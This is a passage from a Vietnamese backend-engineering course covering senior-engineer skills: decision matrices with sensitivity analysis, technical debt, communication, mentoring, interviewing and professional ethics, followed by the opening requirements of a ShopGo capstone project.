trọng số [0.15 0.3 0.2 0.2 0.15] ([Giảm tải DB Đơn giản vận hành Nhanh triển khai Ít rủi ro dữ liệu cũ Rẻ])
  A. Giữ nguyên + thêm chỉ mục       4.55
  B. Cache Redis (cache-aside)       3.65
  C. Bản sao đọc PostgreSQL          2.70
  D. Tách dịch vụ catalog + cache    2.15
độ nhạy (20000 lần nhiễu trọng số ±50%), tỉ lệ thắng:
  A. Giữ nguyên + thêm chỉ mục       100.0%
  B. Cache Redis (cache-aside)         0.0%
  C. Bản sao đọc PostgreSQL            0.0%
  D. Tách dịch vụ catalog + cache      0.0%

=== Bối cảnh 2: DB quá tải (CPU 85%) trước đợt khuyến mãi ===
trọng số [0.45 0.15 0.15 0.15 0.1] ([Giảm tải DB Đơn giản vận hành Nhanh triển khai Ít rủi ro dữ liệu cũ
Rẻ])
  B. Cache Redis (cache-aside)       4.15
  A. Giữ nguyên + thêm chỉ mục       3.65
  C. Bản sao đọc PostgreSQL          3.20
  D. Tách dịch vụ catalog + cache    3.20
độ nhạy (20000 lần nhiễu trọng số ±50%), tỉ lệ thắng:
  A. Giữ nguyên + thêm chỉ mục        13.2%
  B. Cache Redis (cache-aside)        86.8%
  C. Bản sao đọc PostgreSQL            0.0%
  D. Tách dịch vụ catalog + cache      0.0%
```

Cùng bốn phương án, hai bối cảnh, hai kết luận: khi DB nhàn rỗi (CPU 25%) **"giữ nguyên + thêm chỉ mục"** thắng áp đảo (100% các lần nhiễu), vì sao phải thêm một phụ thuộc vận hành khi chưa có vấn đề? Khi DB quá tải trước khuyến mãi (CPU 85%), trọng số "giảm tải DB" tăng và **cache Redis** thắng ở 87% các lần nhiễu; nhưng 13% vẫn nghiêng về phương án đơn giản: tín hiệu để đo thêm. Quy trình dùng ma trận đúng: (1) thống nhất tiêu chí và trọng số *trước* khi chấm điểm (nếu không sẽ chỉnh trọng số cho ra phương án đã thích); (2) chấm điểm bằng **dữ liệu** khi có thể (đo, không đoán); (3) chạy độ nhạy: nếu kết luận đổi khi trọng số xê dịch nhẹ thì quyết định *chưa rõ ràng* và cần thêm thông tin, hoặc chọn phương án dễ đảo ngược; (4) ghi kết quả vào ADR.

6.3. Xây hay mua, nợ kỹ thuật, công nghệ nhàm chán

- **Xây hay mua (hoặc dùng nguồn mở):** xây khi đó là *lợi thế cạnh tranh* hoặc không có giải pháp phù hợp; mua/dùng sẵn khi đó là *hạ tầng chung* (xác thực, email, thanh toán, giám sát, tìm kiếm). Tính **tổng chi phí sở hữu**: ngoài giá, tính công tích hợp, vận hành, bảo mật, ràng buộc nhà cung cấp, chi phí thoát. Nguyên tắc: *đừng tự xây thứ mà bạn không muốn là người bảo trì suốt đời*.
- **Nợ kỹ thuật** là *đòn bẩy*, không phải thứ xấu: vay có chủ ý để giao sớm (có lãi suất: mỗi thay đổi sau đó chậm hơn) là hợp lý nếu **ghi nhận**, **có kế hoạch trả**, và **lãi chưa vượt lợi ích**. Nợ nguy hiểm là nợ *vô ý* (không ai biết) và nợ *không bao giờ trả*. Quản lý bằng danh sách nợ có chủ sở hữu, ước lượng "lãi"

(mất bao nhiêu giờ mỗi tháng), và dành một tỉ lệ cố định (15–20%) công suất để trả; ưu tiên trả nợ nằm **trên đường đi của tính năng sắp làm**.

- **Chọn công nghệ nhàm chán (boring technology):** mỗi đội có một "ngân sách đổi mới" nhỏ; hãy tiêu nó cho thứ tạo lợi thế, và dùng công nghệ trưởng thành (PostgreSQL, Redis, Nginx, Go) cho phần còn lại: ít bất ngờ, nhiều người biết, dễ tuyển, dễ gỡ lỗi lúc 3 giờ sáng.
- **Spike / prototype có giới hạn thời gian** để giảm bất định trước khi cam kết; **vứt prototype** hoặc dán nhãn rõ ràng để không vô tình trở thành sản phẩm.
- **Bất đồng và cam kết (disagree and commit):** sau khi bạn đã nêu ý kiến đầy đủ, nếu quyết định đi hướng khác, hãy cam kết thực hiện hết lòng; và ghi lại điều kiện xem lại, để nếu bạn đúng thì có cơ hội sửa, nếu sai thì bạn học được.

7. Giao tiếp

- **Viết là kỹ năng lõi.** Tin nhắn/email/tài liệu: kết luận trước, đoạn ngắn, danh sách khi liệt kê, một yêu cầu rõ ràng ("tôi cần bạn duyệt ADR-014 trước thứ Sáu"). Người đọc là người bận và chưa có ngữ cảnh.
- **Cập nhật tiến độ** gồm ba ý: xong gì, kế tiếp gì, **bị kẹt/rủi ro gì và cần ai giúp**. Đừng chỉ báo tin tốt.
- **Họp:** chỉ họp khi cần trao đổi hai chiều; có mục tiêu, người quyết định, kết quả ghi lại; chia sẻ tài liệu đọc trước. Tin nhắn không đồng bộ hơn cho thông tin một chiều.
- **Giải thích đánh đổi cho người không chuyên:** dùng ngôn ngữ của họ (tiền, rủi ro, thời gian, trải nghiệm khách hàng), không dùng thuật ngữ. "Nếu không làm X, mỗi đợt khuyến mãi có ~10% cơ hội đơn hàng không đặt được trong ~15 phút, tương đương Y đồng doanh thu."
- **Bất đồng kỹ thuật:** tách *dữ kiện* khỏi *ưu tiên*; tìm tiêu chí chung ("ta cùng muốn giảm sự cố"); đề nghị thử nghiệm hoặc đo để có dữ kiện; nếu bế tắc, leo thang đúng cách (người quyết định định trước) chứ không đi vòng sau lưng.
- **Giao tiếp sự cố** (Buổi 49): cập nhật định kỳ, trung thực về điều chưa biết, nói tác động trước nguyên nhân.

8. Dìu dắt và dẫn dắt

Senior nhân giá trị bằng cách giúp người khác giỏi hơn:

- **Onboarding người mới**: tài liệu "chạy lần đầu" 3 lệnh (Buổi 44), một nhiệm vụ đầu tiên nhỏ và có ý nghĩa (sửa một lỗi thật), một người đồng hành. Thời gian đến PR đầu tiên được hợp nhất là chỉ số tốt cho chất lượng onboarding.
- **Giao việc để người ta lớn lên:** giao việc vừa vượt khả năng một chút, có lưới an toàn, và nói rõ *kết quả mong muốn*, không phải từng bước. Giao việc kèm quyền quyết định.
- **Phản hồi:** cụ thể, kịp thời, về hành vi và tác động (mô hình *Tình huống – Hành vi – Tác động*): "Trong buổi họp sáng nay (tình huống), bạn cắt lời Lan ba lần (hành vi), nên cô ấy ngừng đóng góp (tác động)". Phản hồi tích cực cụ thể cũng quan trọng không kém.
- **Cuộc trò chuyện 1:1**: không phải báo cáo tiến độ; là chỗ nói về trở ngại, mục tiêu, nuôi dưỡng.
- **Chia sẻ tri thức**: viết tài liệu, thuyết trình nội bộ ngắn, ghép cặp, biến câu hỏi lặp lại thành tài liệu hoặc công cụ. Mục tiêu là *trở nên không thiết yếu* với từng phần việc.
- **Tránh văn hóa anh hùng:** người luôn cứu hỏa lúc nửa đêm là dấu hiệu hệ thống yếu (thiếu runbook, thiếu tự động hóa), không phải thành tích. Chia sẻ trực đều, viết hậu kiểm, sửa nguyên nhân gốc.

- **An toàn tâm lý:** đội mà người ta dám hỏi câu "ngớ ngẩn", dám báo lỗi của mình sớm và dám phản đối là đội sửa sự cố nhanh nhất. Bạn tạo ra nó bằng cách phản ứng với lỗi bằng tò mò (hậu kiểm không đổ lỗi) thay vì trách móc.

9. Phỏng vấn: cả hai phía

Khi bạn được phỏng vấn. Vòng phổ biến cho backend: (1) sàng lọc kỹ thuật cơ bản (Go, SQL, HTTP, đồng thời); (2) bài tập lập trình (thuật toán/cấu trúc dữ liệu hoặc bài thực hành nhỏ); (3) **thiết kế hệ thống** (rút ngắn URL, hạn mức tần suất, hàng đợi, bảng điểm, hệ thống đặt hàng); (4) gỡ lỗi/đọc mã; (5) hành vi và văn hóa. Cách chuẩn bị bằng chứng cứ: (a) **dự án ShopGo trong portfolio**: bạn có thể kể toàn bộ vòng đời (yêu cầu, thiết kế, đánh đổi, sự cố, số đo) với dữ kiện thật: p99, tỉ lệ cache, RTO đo được, lỗi đã mắc và cách sửa; đây là thứ ứng viên ít người có; (b) **luyện hệ thống**: theo khung "làm rõ yêu cầu → ước lượng quy mô → API → mô hình dữ liệu → kiến trúc cấp cao → đào sâu một phần → nút thắt, độ bền, đánh đổi", luôn nói to cách nghĩ và nêu giả định; (c) **câu hỏi hành vi theo mẫu STAR** (Tình huống, Nhiệm vụ, Hành động, Kết quả) với ví dụ thật kể cả thất bại và bài học; (d) **hỏi lại người phỏng vấn** về đội, quy trình, trực, văn hóa kỹ thuật: bạn cũng đang chọn họ. Phụ lục của giáo trình có ~50 câu hỏi phỏng vấn kèm gợi ý trả lời.

Khi bạn phỏng vấn người khác. Mục tiêu là dự đoán họ sẽ làm tốt công việc này, không phải chứng minh bạn thông minh hơn. Đánh giá theo tiêu chí viết trước và nhất quán giữa các ứng viên; bài tập sát công việc thật (đọc một PR và nhận xét, gỡ một lỗi nhỏ, thiết kế một thay đổi) thay vì câu đố; để ứng viên nói thoải mái, hỏi "vì sao" nhiều hơn "đáp án"; ghi lại bằng chứng (hành vi cụ thể) trước khi cho điểm; tự kiểm tra thiên kiến (giống mình, nói trôi chảy); và dành thời gian giới thiệu công việc trung thực, kể cả điểm khó.

10. Con đường nghề nghiệp và đạo đức nghề

Hai con đường sau cấp senior: **cá nhân đóng góp (IC)** lên staff/principal (ảnh hưởng kỹ thuật rộng; các "nguyên mẫu": người giải quyết vấn đề khó nhất, người định hướng kỹ thuật, người kết nối giữa các đội, người cố vấn của tổ chức) và **quản lý** (đội, con người, kết quả). Chúng *không phải* là thăng tiến cao-thấp mà là nghề khác nhau; nhiều người luân phiên giữa hai con đường. Hãy thử vai trò dẫn dắt kỹ thuật (tech lead) trước khi quyết định.

Học liên tục có chiến lược: mỗi quý một chủ đề sâu (như Postgres nội bộ, mạng, hệ phân tán), đọc mã của các dự án tốt (thư viện chuẩn Go, `pgx`, `gin`), đọc hậu kiểm công khai của các công ty (tuyển tập sự cố là sách giáo khoa tốt nhất), đóng góp mã nguồn mở nhỏ, viết và giảng lại điều bạn học. Nền tảng (hệ điều hành, mạng, cơ sở dữ liệu, phân tán) trôi giá chậm hơn nhiều so với framework.

Đạo đức nghề. Bạn xây hệ thống xử lý dữ liệu và tiền của người khác. Trách nhiệm cụ thể: **riêng tư theo thiết kế** (thu thập tối thiểu, mã hóa, thời hạn lưu giữ, quyền xóa; tuân thủ luật bảo vệ dữ liệu như Nghị định 13/2023/NĐ-CP ở Việt Nam, GDPR nếu có người dùng châu Âu); **bảo mật là trách nhiệm của mọi người**, không phải của "đội bảo mật"; **trung thực với rủi ro** (báo cáo lỗ hổng bạn gây ra, không giấu); **tránh gây hại** (dark patterns, hệ thống thiên vị, tự động hóa gây hại mà không có người xem xét); và biết nói "không" với yêu cầu rõ ràng sai trái. Hậu quả của một lỗi trong hệ thống tài chính hay y tế rơi lên con người thật.

Sức khỏe bền vững. Nghề này là cuộc đua đường dài. Kiệt sức đến từ trực kém tổ chức, mục tiêu không rõ, việc không có ý nghĩa, thiếu quyền tự chủ. Đặt ranh giới, nghỉ thật, tìm đội có văn hóa tốt, và nhớ rằng người trở thành senior tốt nhất là người còn yêu nghề sau mười năm.

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Nhầm "viết nhiều mã" với "tạo giá trị"**; giải bài toán sai rất giỏi.
2. **Thiết kế trong đầu, không trên giấy**; chỉ một phương án, không phi mục tiêu, không đo thành công.
3. **Quyết định kiến trúc không ghi lại** (mất lý do khi người đi); ADR không có điều kiện đảo ngược.
4. **Review chỉ về phong cách**, "LGTM" vội, hoặc review chậm hàng ngày; không tách máy–người; nhận xét mơ hồ hoặc nhắm vào người.
5. **Cam kết bằng tổng các giá trị khả dĩ nhất**; đàm phán con số xuống thay vì phạm vi; báo tin trễ muộn.
6. **Cửa một chiều đi nhanh, cửa hai chiều đi chậm**; tranh luận công cụ vô tận.
7. **Ma trận quyết định để hợp thức hóa phương án đã chọn** (chỉnh trọng số sau); không kiểm tra độ nhạy.
8. **Xây thứ nên mua** hoặc **dùng công nghệ mới vì mới**; không tính tổng chi phí sở hữu.
9. **Nợ kỹ thuật vô hình**: không ghi nhận, không trả, hoặc bị gọi là "tạm thời" mãi mãi.
10. **Giao tiếp chỉ bằng thuật ngữ**; không nêu rủi ro; ẩn tin xấu.
11. **Làm hết mọi thứ tự mình** (bottleneck con người) thay vì giao việc và dìu dắt; văn hóa anh hùng.
12. **Phản hồi chung chung / chỉ khi có vấn đề / trước đám đông.**
13. **Phỏng vấn bằng câu đố** hoặc theo cảm tính; ứng viên không chuẩn bị bằng chứng thật.
14. **Bỏ qua riêng tư và bảo mật** như "việc của người khác".
15. **Dừng học** sau khi được thăng cấp; hoặc đuổi theo mọi công nghệ mới thay vì xây nền tảng.

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Lan là kỹ sư mid giỏi, được giao "làm thanh toán qua cổng X". Cô mở IDE và bắt đầu viết. Hai tuần sau PR 2.000 dòng bị trả lại vì không tính tới hoàn tiền một phần, thanh toán lặp khi mạng chập chờn (không có khóa idempotency), và việc đối soát cuối ngày. Một tháng sau, người senior Minh nhận một việc tương tự (cổng Y). Việc đầu tiên Minh làm là viết một tài liệu thiết kế 3 trang trong hai ngày: bài toán ("khách bị tính tiền hai lần ~0,3% giao dịch"), mục tiêu đo được, **phi mục tiêu** (ví điện tử, trả góp: để sau), hai phương án (đồng bộ gọi cổng trong yêu cầu đặt hàng so với bất đồng bộ qua outbox + webhook), vì sao chọn phương án sau (khả dụng của cổng thấp hơn mục tiêu của đặt hàng: toán chuỗi!), trạng thái và bù trừ, đối soát, kế hoạch triển khai bằng cờ tính năng 1% → 100%, số đo thành công và **câu hỏi mở** (thời hạn giữ chỗ khi khách bỏ giỏ?). Anh mời hai người hay phản biện đọc sớm; họ tìm ra hai lỗ hổng (webhook đến trước phản hồi đồng bộ; cổng gửi lại webhook nhiều lần) mà nếu phát hiện ở bước mã sẽ tốn hai tuần. Trong khi xây, Minh chia việc thành 9 lát nhỏ, mỗi lát một PR dưới 250 dòng, ước lượng bằng ba điểm (P80 là 5 tuần), và báo cho quản lý "khoảng 5–6 tuần, tự tin 80%; rủi ro lớn nhất là môi trường thử của cổng, đã đặt spike 2 ngày"; ở tuần 2 anh báo sớm spike cho thấy môi trường thử không ổn định và đề xuất mô phỏng cổng ở chế độ phát triển, trễ 3 ngày nhưng giữ nguyên ngày giao. Khi review PR của Lan (đang học), anh dành 20 phút gọi điện thay vì 40 nhận xét viết: nói về *vì sao* idempotency quan trọng, rồi để cô tự sửa. Kết quả: dự án giao đúng ngày, không có sự cố thanh toán lặp, và tài liệu thiết kế của Minh trở thành khuôn mẫu cho đội. Điều khác biệt không phải mã giỏi hơn (Lan viết mã tốt), mà là **làm rõ bài toán trước, đưa rủi ro ra ánh sáng sớm, và nhân giá trị qua người khác**.

13. Tóm tắt

Tóm tắt buổi học

- **Senior** = phạm vi (hệ thống/bài toán mơ hồ) + phán đoán (chọn việc đúng, thấy rủi ro) + ảnh hưởng (nâng người khác); leo cấp cần bằng chứng đã làm ở cấp đó.
- **Tài liệu thiết kế**: vấn đề, mục tiêu đo được, **phi mục tiêu**, thiết kế, **các phương án**, đánh đổi/rủi ro, kế hoạch triển khai, số đo thành công, câu hỏi mở; BLUF; nói rõ điều chưa biết; mời phản biện sớm. **ADR**: bất biến, một quyết định, có điều kiện đảo ngược, trong kho mã.
- **Review mã** hai tầng: máy bắt **mẫu** (bài tập: 5 phát hiện: SQL injection, lỗi bị nuốt, rò `resp.Body`, log nhiễm), người bắt **ý nghĩa** (11 vấn đề: kiểm soát truy cập, đua dữ liệu, tiền bằng float, N+1, thiếu context, bí mật trong log...). Thứ tự câu hỏi: đúng vấn đề → an toàn → đúng thực tế → test → vận hành → dễ hiểu → phong cách. Nhận xét cụ thể, phân loại, nhắm vào mã.
- **Ước lượng là phân phối**: tổng giá trị khả dĩ nhất (35 ngày) gần như chắc chắn bị vượt; PERT 40,3; Monte Carlo P50 48, P80 53, P90 56; cam kết ở P80–P90, dự báo ở P50, nói rõ cái nào; chia lát nhỏ, spike, danh sách rủi ro, báo tin xấu sớm, nói "không" kèm lựa chọn.
- **Quyết định**: cửa một chiều (chậm, có ADR) vs hai chiều (nhanh); ma trận có trọng số + **độ nhạy** (cùng phương án, DB nhàn rỗi thì "giữ nguyên + chỉ mục" thắng 100%, DB quá tải thì cache thắng 87%); xây/mua theo lợi thế cạnh tranh và tổng chi phí; nợ kỹ thuật là đòn bẩy có ghi nhận và kế hoạch trả; công nghệ nhàm chán; bất đồng rồi cam kết.
- **Giao tiếp**: kết luận trước, nêu rủi ro, ngôn ngữ của người nghe; cập nhật gồm cả điều kẹt. **Dìu dắt**: onboarding, giao việc vừa sức, phản hồi SBI, chia sẻ tri thức, tránh văn hóa anh hùng, an toàn tâm lý.
- **Phỏng vấn**: portfolio ShopGo với dữ kiện thật, khung thiết kế hệ thống, STAR; khi phỏng vấn người khác dùng tiêu chí viết trước và bài sát công việc.
- **Nghề nghiệp**: IC vs quản lý là hai nghề; học nền tảng bền; đạo đức: riêng tư, bảo mật, trung thực với rủi ro; sức khỏe bền vững.

14. Bài tập

1. **[Cơ bản]** Làm bài tập review ở mục 4.1 **trước khi xem đáp án**: ghi ra mọi vấn đề bạn thấy rồi đối chiếu với bảng 11 khiếm khuyết. Viết lại handler cho đúng (danh tính từ token, tham số hóa SQL, `ctx`, đóng `rows`/`Body`, tiền bằng số nguyên, gom N+1, bỏ nuốt lỗi và rò goroutine, phân trang) kèm test; chạy `golangci-lint` để chứng minh sạch.
2. **[Cơ bản]** Viết **ADR** cho một quyết định thật trong ShopGo (ví dụ chọn Redis Stream thay Kafka cho outbox; chọn `argon2id` hay `bcrypt`; chọn hai tiến trình API/worker). Có đủ bối cảnh, ít nhất ba lựa chọn, quyết định, hệ quả (cả mặt xấu) và điều kiện xem lại đo được.
3. **[Trung bình]** Viết **tài liệu thiết kế** 3 trang cho một tính năng mới của ShopGo (ví dụ mã giảm giá có hạn mức, hoặc giỏ hàng lưu phía máy chủ). Bắt buộc có phi mục tiêu, hai phương án thay thế, đánh đổi, kế hoạch triển khai với quay lui, số đo thành công và ba câu hỏi mở. Nhờ hai người đọc và ghi lại phản biện cùng cách bạn sửa.
4. **[Trung bình]** Sửa chương trình Monte Carlo cho một dự án thật của bạn (≥ 8 hạng mục, ba điểm cho mỗi hạng mục, ít nhất 3 rủi ro rời rạc có khả năng và tác động). Báo P50/P80/P90 và **viết đoạn thông báo** gửi quản lý nêu cam kết, dự báo, rủi ro lớn nhất và điều bạn cần từ họ. Sau khi dự án xong, so sánh thực tế với phân phối và rút bài học hiệu chỉnh.
5. **[Trung bình]** Dùng chương trình ma trận quyết định cho một lựa chọn kỹ thuật thật của nhóm (ví dụ chọn nền tảng triển khai: VPS, ECS, Kubernetes; hoặc chọn kho tìm kiếm). Thống nhất tiêu chí và trọng

số với đồng nghiệp **trước** khi chấm; chạy độ nhạy; nếu kết luận không bền, nêu thêm dữ liệu cần thu thập. Kèm ADR.

6. **[Nâng cao]** Review mã **thật**: chọn một PR (của mình trước, rồi của đồng nghiệp hoặc dự án nguồn mở nhỏ) và viết review theo thứ tự câu hỏi ở mục 4.2, phân loại *chặn/đề nghị/nit/câu hỏi/khen*. Đo: bao nhiêu nhận xét thuộc "thiết kế/đúng đắn/an toàn" so với "phong cách"; đề xuất công cụ tự động hóa cho phần phong cách để lần sau con người chỉ làm phần còn lại.
7. **[Nâng cao]** Chuẩn bị và **diễn tập phỏng vấn thiết kế hệ thống** với một người bạn: chọn "hệ thống đặt hàng với đợt khuyến mãi gấp 10 lần". Làm đủ khung: làm rõ yêu cầu, ước lượng quy mô (req/s, dung lượng), API, mô hình dữ liệu, kiến trúc, đào sâu một phần (kho/saga/cache), nút thắt, độ bền, đánh đổi; ghi hình và tự phê bình: chỗ nào nói chưa rõ giả định, chỗ nào bỏ qua đường lối. Lặp lại với hai đề khác.
8. **[Thử thách]** Viết **kế hoạch phát triển 12 tháng** cho bản thân: bốn kỹ năng ưu tiên (một kỹ thuật sâu, một thiết kế, một giao tiếp, một dìu dắt), cho mỗi kỹ năng một dự án cụ thể có sản phẩm đo được (ví dụ: dẫn dắt thiết kế một tính năng lớn từ design doc đến sản xuất; dìu dắt một thực tập sinh qua PR đầu tiên; hoàn thành một hậu kiểm công khai), một chỉ số "đã tốt hơn", và một người cố vấn/đồng hành. Xem lại sau 6 tháng.

Buổi 52 — Capstone: xây, đưa lên production và bảo vệ một hệ thống backend

> **Thông tin dự án tốt nghiệp**
> **Thời lượng:** 80–120 giờ (khoảng 4 tuần toàn thời gian hoặc 8–10 tuần bán thời gian) · **Cần biết trước:** toàn bộ Giai đoạn 1–7 · **Sản phẩm:** một hệ thống backend chạy thật (hoặc gần thật) với **bằng chứng** về chất lượng, bảo mật, độ tin cậy và khả năng vận hành, kèm tài liệu để người khác tiếp quản, và một buổi **bảo vệ** trước người review

Đây là điểm kết thúc của lộ trình, nhưng cũng là điểm bắt đầu cho **portfolio** của bạn. Mọi giai đoạn trước dạy từng mảnh; Capstone ghép chúng thành một thứ hoàn chỉnh *do bạn quyết định*: bạn chọn bài toán, bạn thiết kế, bạn xây, bạn đưa lên, bạn giữ nó chạy, và bạn giải thích được vì sao. Tiêu chuẩn chấm không phải "có bao nhiêu tính năng" mà là **"bạn có dám giao nó cho khách hàng thật và ngủ ngon không, và bạn có chứng minh được điều đó không?"**

> **Capstone thất bại theo một cách quen thuộc: quá nhiều tính năng, quá ít bằng chứng**
> Ứng viên điển hình dành ba tuần cho hai mươi endpoint, rồi vội vã dán CI, Dockerfile và vài dòng README vào tuần cuối. Kết quả là một ứng dụng trông đồ sộ nhưng không thể trả lời: nó chịu được bao nhiêu tải? Điều gì xảy ra khi Redis chết? Khôi phục dữ liệu mất bao lâu? Một thay đổi lên production có an toàn không? Hãy làm ngược lại: **một lõi nhỏ nhưng làm đến chuẩn production**, mọi khẳng định kèm bằng chứng. Một dịch vụ có năm endpoint, bốn bài test hỗn loạn, một PITR đã diễn tập và một hậu kiểm game day đáng giá hơn một dịch vụ năm mươi endpoint không có gì trong số đó.

1. Cách thức và nguyên tắc

- **Thời gian:** 4 tuần, chia 4 chặng (mục 5). Mỗi chặng kết thúc bằng một **cột mốc có thể trình diễn**.
- **Làm việc như một đội thật:** dù một mình, hãy làm việc theo PR nhỏ, review chéo (nhờ một người bạn hoặc tự review sau một đêm), tài liệu thiết kế trước khi viết mã, ADR cho quyết định khó đảo ngược, hậu kiểm cho mọi sự cố trong dự án.
- **Lõi nhỏ, đến cùng (vertical slice):** chọn 3–5 hành trình người dùng cốt lõi và xây chúng *từ đầu đến cuối* (API → dữ liệu → triển khai → quan sát → vận hành) trước khi thêm bất cứ thứ gì.
- **Bằng chứng trước lời khẳng định:** mỗi mục trong rubric yêu cầu một **hiện vật** (kết quả chạy, đồ thị, tệp, ghi hình), không phải một câu "tôi đã làm".
- **Ngân sách thật:** chọn môi trường rẻ (một VPS 5–10 USD, hoặc `kind`/`k3s` cục bộ + các dịch vụ miễn phí) và ghi chi phí. Chuẩn production không đồng nghĩa với đắt.
- **Trung thực về giới hạn:** báo rõ điều gì bạn *đã chạy thật* và điều gì chỉ *đã viết*, như chính giáo trình này đã làm.

2. Chọn đề tài

Đường A: Mở rộng ShopGo (khuyến nghị nếu bạn muốn đào sâu): lấy bản tham chiếu ShopGo v2 + vận hành (Dự án 5) làm nền và chọn **một** hướng mở rộng đủ khó:

#	Hướng	Thử thách cốt lõi cần giải
A1	**Tách Inventory thành dịch vụ** (gRPC + sự kiện)	Saga đặt hàng với giữ chỗ có TTL, bù trừ idempotent, shadow/strangler fig, SLO hành trình, kiểm thử hợp đồng (Buổi 50)
A2	**Flash sale**	Hàng nghìn người cùng mua vài trăm sản phẩm: lọc tải (bộ đếm Redis), phòng chờ, không bán lố, công bằng, bảo vệ DB; đo tải và hỗn loạn
A3	**Đa người thuê (multi-tenant)**	RLS PostgreSQL, cách ly dữ liệu, hạn mức theo tenant, ồn ào hàng xóm (noisy neighbor), di trú và sao lưu theo tenant
A4	**Thanh toán + đối soát**	Cổng thanh toán giả, webhook HMAC idempotent, sổ cái bất biến kép-bút-toán, đối soát hằng ngày, hoàn tiền một phần
A5	**Tìm kiếm**	OpenSearch/Postgres FTS đồng bộ qua outbox, dựng lại chỉ mục không gián đoạn, đánh giá độ liên quan, độ trễ đồng bộ

Đường B: Đề tài riêng. Chọn một miền bạn hiểu hoặc quan tâm, miễn có đủ độ khó. Gợi ý (mỗi đề có sẵn "phần khó" buộc bạn dùng các kỹ năng của lộ trình):

#	Đề tài	Phần khó (lý do nó xứng đáng là Capstone)
B1	**Đặt vé / chỗ ngồi** (rạp, hội nghị)	Giữ chỗ có hạn, tranh chấp trên cùng một ghế, hết hạn giữ chỗ, hủy/hoàn, đột biến mở bán
B2	**Sổ cái ví điện tử**	Tính đúng đắn tiền bạc: bút toán kép, bất biến, idempotency, đối soát, kiểm toán; không bao giờ lệch số dư
B3	**Rút gọn URL + phân tích**	Đọc rất nhiều/ghi ít, cache, sinh mã không va chạm, phân tích click bất đồng bộ lượng lớn, chống lạm dụng
B4	**Nền tảng thông báo đa kênh**	Hàng đợi, ưu tiên, thử lại, giới hạn theo nhà cung cấp, giao ít nhất một lần, tránh gửi trùng, mẫu và tùy chọn người dùng
B5	**Dịch vụ lập lịch / hàng đợi tác vụ**	Chạy đúng một lần hiệu dụng, khóa phân tán, lập lịch cron đáng tin cậy, thử lại, dead-letter, quan sát
B6	**API chat / theo dõi thời gian thực**	WebSocket/SSE nhiều bản sao, thứ tự tin nhắn, mất kết nối/khôi phục, backpressure, lịch sử, thông báo đẩy

Tiêu chí để một đề tài đủ tầm: (1) có dữ liệu bền với ràng buộc tính đúng (tiền, tồn kho, chỗ ngồi, số dư); (2) có ít nhất một chỗ cần **nhất quán dưới đồng thời** (race) hoặc **idempotency**; (3) có phần **bất đồng bộ** (hàng đợi/sự kiện); (4) có phụ thuộc có thể hỏng (cơ sở dữ liệu, cache, dịch vụ ngoài giả); (5) có thể đo tải và có SLO có ý nghĩa; (6) đủ nhỏ để làm trong 4 tuần *đến chuẩn production*.

3. Yêu cầu bắt buộc (hợp đồng tốt nghiệp)

Mọi đề tài phải thỏa các nhóm yêu cầu sau. Mỗi nhóm kèm **hiện vật** cần nộp.

Nhóm	Yêu cầu	Hiện vật
1. Đặc tả và thiết kế	Tài liệu thiết kế (mục tiêu đo được, phi mục tiêu, ≥ 2 phương án, đánh đổi, rủi ro); sơ đồ C4 (Context + Container); ≥ 4 ADR có điều kiện đảo ngược; mô hình dữ liệu và ràng buộc	`docs/design.md`, `docs/architecture.md`, `docs/adr/*.md`
2. Chức năng lõi	3–5 hành trình người dùng hoàn chỉnh, có xác thực/phân quyền đúng (kiểm tra BOLA), API có hợp đồng (OpenAPI hoặc proto) và lỗi nhất quán	OpenAPI/proto, bộ test hành trình

Nhóm	Yêu cầu	Hiện vật
3. Đúng đắn dưới đồng thời	Bất biến nghiệp vụ được ép ở tầng dữ liệu (ràng buộc, `UPDATE` có điều kiện, khóa) và có **test đồng thời** chứng minh (không bán lố/không lệch số dư/không đặt trùng)	Test chạy ổn định nhiều lần (`-count=20`; `-race` trên CI Linux)
4. Bất đồng bộ và độ bền	Outbox hoặc cơ chế tương đương, consumer idempotent, thử lại có backoff + jitter, timeout mọi lời gọi ngoài, cầu dao hoặc bulkhead cho ít nhất một phụ thuộc, tắt êm	Test tiêm lỗi; mô tả cơ chế
5. Chất lượng mã	Kim tự tháp kiểm thử (unit nhiều, tích hợp với PostgreSQL thật, vài e2e); `golangci-lint` sạch với `//nolint` có lý do; test kiến trúc ép ranh giới	Báo cáo CI, độ phủ
6. Bảo mật	Mô hình đe dọa **STRIDE** cho luồng chính (≥ 12 mối đe dọa, mỗi cái có biện pháp và test hoặc ghi chú rủi ro chấp nhận); `govulncheck` sạch; không bí mật trong Git (gitleaks); header an toàn, giới hạn tần suất, kiểm tra đầu vào	`docs/threat-model.md`, kết quả quét
7. Đóng gói và CI/CD	Dockerfile đa giai đoạn không root; Compose chạy cục bộ một lệnh; CI (lint, test, quét, dựng, quét ảnh); phát hành theo thẻ SemVer; ảnh ký (cosign); triển khai có xác minh và **quay lui đã thử**	Workflow, lần chạy xanh, ảnh đã ký
8. Hạ tầng và triển khai	Hạ tầng là mã (Terraform và/hoặc Ansible/Kustomize); TLS; điểm vào được gia cố; bí mật qua OIDC/kho ngoài; `/metrics` và pprof không công khai; ghi chi phí hằng tháng	Mã hạ tầng; URL chạy thật hoặc ghi hình
9. Quan sát	Log có cấu trúc + `trace_id`; metrics RED + nghiệp vụ; **SLO** (≥ 2) kèm cảnh báo theo tốc độ đốt, **được kiểm thử bằng** `promtool`; dashboard; kiểm tra từ bên ngoài	Quy tắc + test, ảnh chụp dashboard
10. Dữ liệu	Migration an toàn (mở rộng–thu hẹp, `lock_timeout`); sao lưu ngoài hệ thống chính; **diễn tập khôi phục + PITR đã thử, ghi RPO/RTO thật**	Kết quả diễn tập, số đo
11. Hiệu năng	Báo cáo đo tải mở (Zipf/phân phối thực tế, nhiều lần chạy, điểm gãy, so trước–sau một tối ưu), ít nhất một hồ sơ pprof dẫn tới một cải tiến có đo	`docs/loadtest.md`, hồ sơ pprof
12. Độ tin cậy	≥ 3 thí nghiệm hỗn loạn có giả thuyết/kết quả/sửa (ví dụ giết cache, làm DB chậm, đối tác trả 503); kết luận bằng số	`docs/chaos.md`
13. Vận hành	≥ 3 runbook **đã chạy thử**; quy trình sự cố; **một game day** với dòng thời gian, MTTD/MTTM/MTTR, hậu kiểm không đổ lỗi và ≥ 5 hành động có chủ/hạn	`docs/runbooks/`, `docs/postmortem-gameday.md`
14. Tài liệu	README "chạy lần đầu" 3 lệnh; hướng dẫn đóng góp; tài liệu để người khác tiếp quản	README; một người ngoài chạy được

